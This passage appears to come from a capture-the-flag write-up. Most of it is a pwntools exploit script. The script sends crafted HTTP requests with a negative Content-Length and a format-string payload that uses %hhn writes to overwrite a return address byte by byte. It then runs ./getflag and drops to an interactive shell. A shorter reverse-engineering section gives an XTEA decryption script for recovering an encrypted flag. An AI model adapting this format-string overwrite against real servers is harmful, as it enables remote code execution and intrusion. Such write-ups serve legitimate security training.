payload = "%"+str((one)&0xff)+"c%22$hhn"+p64(ret_addr)
pad = 22-len(payload)
payload = "A"*pad + "%"+str(one-pad&0xff)+"c%22$hhn"+p64(ret_addr)
code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
#icq2aadaa2801d9610eb6ac281ed140f
p.send(code)
payload = "%"+str((one>>8)&0xff)+"c%22$hhn"+p64(ret_addr+1)
pad = 22-len(payload)
payload = "A"*pad + "%"+str((one>>8)-pad&0xff)+"c%22$hhn"+p64(ret_addr+1)
code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
pause()
p.send(code)
payload = "%"+str((one>>16)&0xff)+"c%22$hhn"+p64(ret_addr+2)
pad = 22-len(payload)
payload = "A"*pad + "%"+str((one>>16)-pad&0xff)+"c%22$hhn"+p64(ret_addr+2)
code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
pause()
p.send(code)
payload = "%"+str((one>>24)&0xff)+"c%22$hhn"+p64(ret_addr+3)
pad = 22-len(payload)
payload = "A"*pad + "%"+str((one>>24)-pad&0xff)+"c%22$hhn"+p64(ret_addr+3)
code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
pause()
p.send(code)
payload = "%"+str((one>>32)&0xff)+"c%22$hhn"+p64(ret_addr+4)
pad = 22-len(payload)
payload = "A"*pad + "%"+str((one>>32)-pad&0xff)+"c%22$hhn"+p64(ret_addr+4)
code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
pause()
p.send(code)
pause()
p.sendline("./getflag")
p.sendline("icq2aadaa2801d9610eb6ac281ed140f")
p.interactive()
```

Reverse

ezRev

```
#!/usr/bin/env python3
def xtea_dec(f, key):
    j = 0x9E3779B9
    s = j * 32
    for i in range(32):
        f[1] -
= (((f[0] << 4) ^ (f[0] >> 5)) + f[0]) ^ (s + key[(s >> 11) & 3])
        s -= j
        f[0] -= (((f[1] << 4) ^ (f[1] >> 5)) + f[1]) ^ (s + key[s & 3])
    key[0] += 789;
    key[3] += 135;
    return f, key

def main():
    key = [424242, 325477, 523007, 424242]
    enc_flag = [
        (0xD118C7B2,  0x7FC3F3A8),
        (0x4A19F2DA,  0x472469E1),
        (0x7C682864,  0x50C0E3D1),
        (0x0C595670B, 0x2EE07578),
        (0x0D040A3F0, 0x0C5590286),
        (0x0D82B07A8, 0x0D5978C2C),
        (0x4E2BC556,  0x79E2E90),
        (0x0C7A353B5, 0x493995B),
    ]
    for f in enc_flag:
        dec_f, key = xtea_dec(f, key)
        print(dec_f[0], dec_f[1])

if __name__ == "__main__":
    main()
```